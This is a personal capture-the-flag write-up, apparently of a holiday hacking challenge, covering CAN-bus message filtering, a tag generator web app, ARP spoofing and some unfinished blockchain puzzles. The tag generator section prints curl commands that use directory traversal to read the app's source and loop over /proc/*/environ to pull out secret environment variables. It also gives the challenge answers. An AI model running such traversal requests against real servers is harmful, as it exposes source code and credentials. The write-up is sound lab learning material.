
Your hint to the final answer from Alice



flip table I'm was pretty sure the passphrase was "Ho ho ho!" at first. The point is "at first". But it took me awhile to realise what I was missing. Caught me there!

Some key points:

- Cyberchef is you best friend to decode strings.
- RFC 7465 referred to RC4. So, I'm sure this is not wrong.
- Which leads me to think something is wrong with the passphrase. Key point here:
- This is the biggest clue... Its in their video! Passphrase: " Stay Frosty"



Answer

The Lollipop Guild

** P.S: Impersonate Santa can enter Santa's office!

7) Solve the Sleigh's CAN-D-BUS Problem

Difficulty: 3/5

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.

Hints [From: Wunorse Openslae]

CAN ID Codes

Try filtering out one CAN-ID at a time and create a table of what each might pertain to. What's up with the brakes and doors?




Clueless until you read the hint. Try to catch each line, add them to the list. There is list of IDs that goes sooo fast.

Well technically I just remove every ID I could see.

Now to guess what's the brake, Steering and accelerator.

There are 080, 188, 019, 244.



Just by clicking start, it seems like there's a constant 19B#0000000F2057. Ah take note, its "B" not 8. They really look alike...

Next removing #244. It obvious that this contribute to Accelerator. If you drag the bar, the values just increase. Then #188. This total does nothing. Suspicious. Shall keep that in mind as candidate. As for #080, it is the brake, while #019 is the steering.

Attempted 19B#0000000F2057 and all of #188. But it wasn't correct. So I tried all again. This time match the decimal to the output hex value. Can google for the decimal to hex. It will be easier to reference. Then I realised the brake was returning 2 values. One seems to be negative. So, I added #080 with message lesser than 0. No, it was still wrong. After which I tried removing #188. Ok... It worked... (the _-||| in me).

Sleigh deFrosted!

Comparison Operator:
Equals

Message Criterion:
00 00 00 00 00 00

Exclude

ID	Operator	Criterion	Remove
19B	Equals	0000000F2057	
080	Less	000000000000	

TIME	ID	MESSAGE
1947435	0	19#00000000
160839 1947536	188#	00000000
160839 1947637	244#	00000003EA
160839 1947738	080#	00000000
160839 1947839	0	19#00000000
160839 1947941	188#	00000000
160839 1948041	244#	00000003EC
160839 1948244	080#	00000000
160839 1948345	0	19#00000000

Answer

ID: 19B; Operator: Equals; Criterion: 0000000F2057
ID: 080; Operator: Less; Criterion: 000000000000

8) Broken Tag Generator

Difficulty: 4/5

Help Noel Boetie fix the [Tag Generator](#) in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Hints [From: Holly Evergreen]

Source Code Retrieval	Error Page Message Disclosure
We might be able to find the problem if we can get source code!	Can you figure out the path to the script? It's probably on error pages!
Download File Mechanism	Endpoint Exploration
Once you know the path to the file, we need a way to download it!	Is there an endpoint that will print arbitrary files?
Content-Type Gotcha	Source Code Analysis
If you're having trouble seeing the code, watch out for the Content-Type! Your browser might be trying to help (badly)!	I'm sure there's a vulnerability in the source somewhere... surely Jack wouldn't leave their mark?
Redirect to Download	Patience and Timing
If you find a way to execute code blindly, I bet you can redirect to a file then download that file!	Remember, the processing happens in the background so you might need to wait a bit after exploiting but before grabbing the output!

One thing good now is teleport. Way more convenient. You will need to solve [Redis Bug Hunt](#) terminal in order to get the hint from Holly Evergreen.

Ok not my forte tbh. Had to read and trial and error. Eventually curl-ing some paths you will realise it throws some kind of error that tells you that its a linux file path. (Tally with the Endpoint Exploration hint)

```
kali@kali:~/tag-generator.kringlecastle.com$ curl https://tag-generator.kringlecastle.com/image
<h1>Something went wrong!</h1>

<p>Error in /app/lib/app.rb: ID is missing!</p>
```

Poking around, will realise that image?id=<this portion can access to linux file path>. Able to perform directory traversal. If you curl this will return the app.rb file. Good, next is to loop around to get the environment variable.

```
kali@kali:~/tag-generator.kringlecastle.com$ curl https://tag-generator.kringlecastle.com/image?id=../../../../app/lib/app.rb
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER
```

Tried the system's env. There wasn't any variable GREETZ.

```
curl https://tag-generator.kringlecastle.com/image?id=../../../../usr/bin/env --output op
```

So then, every process has their own environment variable as well. Attempting to get the list of proc using the following but nope, not a good way...

```
curl https://tag-generator.kringlecastle.com/image?id=../../usr/bin/env --output op
```

So had to do the directory traversal method. Which if looping all PID in the `/proc` folder.

```
kali@kali:~/tag-generator.kringlecastle.com$ for i in $(cat /proc/pid);do curl https://tag-generator.kringlecastle.com/image?id=../../proc/${i}/environ --output ${i}_pid; done
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100 399    100 399    0    0   456      0  --:--  --:--  --:--  456
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100 81    100 81    0    0   96      0  --:--  --:--  --:--  96
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100 81    100 81    0    0   99      0  --:--  --:--  --:--  99
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
```

Well I didn't let it ran all 9999. I opened another terminal to grep for the variable. And it did appear. As a double check on other PID, since many PID where returned. And indeed they were the same.

```
kali@kali:~/tag-generator.kringlecastle.com$ strings 1_pid |grep -i GREETZ
GREETZ=JackFrostWasHere
kali@kali:~/tag-generator.kringlecastle.com$ strings 11_pid |grep -i GREETZ
GREETZ=JackFrostWasHere
kali@kali:~/tag-generator.kringlecastle.com$
```

Answer

JackFrostWasHere

9) ARP Shenanigans (uncomplete)

Difficulty: 4/5

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at `/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt`. Who recused herself from the vote described on the document?

Hints [From: Alabaster Snowball]

Sniffy	Spoofy
Jack Frost must have gotten malware on our host at 10.6.6.35 because we can no longer access it. Try sniffing the eth0 interface using <code>tcpdump -nni eth0</code> to see if you can view any traffic from that host.	The host is performing an ARP request. Perhaps we could do a spoof to perform a machine-in-the-middle attack. I think we have some sample scapy traffic scripts that could help you in <code>/home/guest/scripts</code> .
Resolvvy	Embedy
Hmmm, looks like the host does a DNS request after you successfully do an ARP spoof. Let's return a DNS response resolving the request to our IP.	The malware on the host does an HTTP request for a .deb package. Maybe we can get command line access by sending it a command in a customized .deb file

Need to solve [Scapy Prepper](#) to get hint for this objectives.

I'm still noob at all these >.<, but a good attempt to try understand these stuff...

```
Jack Frost has hijacked the host at 10.6.6.35 with some custom malware.  
Help the North Pole by getting command line access back to this host.  
  
Read the HELP.md file for information to help you in this endeavor.  
  
Note: The terminal lifetime expires after 30 or more minutes so be  
sure to copy off any essential work you have done as you go.  
  
guest@c2c728a6835a:~$
```

```
tcpdump: eth0: No such file or directory  
guest@90b067bb75ab:~$ tcpdump -nni eth0  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
16:16:05.764394 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28  
16:16:06.804459 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28  
16:16:07.840385 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28  
16:16:08.892386 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28  
16:16:09.924374 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28  
16:16:10.459513 IP6 fe80::f458:c2ff:fe65:266b > ff02::2: ICMP6, router solicitation, length 16  
16:16:10.968437 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28  
16:16:12.012404 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28  
16:16:13.044444 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```


10) Defeat Fingerprint Sensor (uncomplete)

Difficulty: ???

Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

Hints [From:]

11a) Naughty/Nice List with Blockchain Investigation Part 1 (uncomplete)

Difficulty: 5/5

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex hash)

Hints [From:]

11b) Naughty/Nice List with Blockchain Investigation Part 2 (uncomplete)

Difficulty: 5/5

The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

Hints [From:]
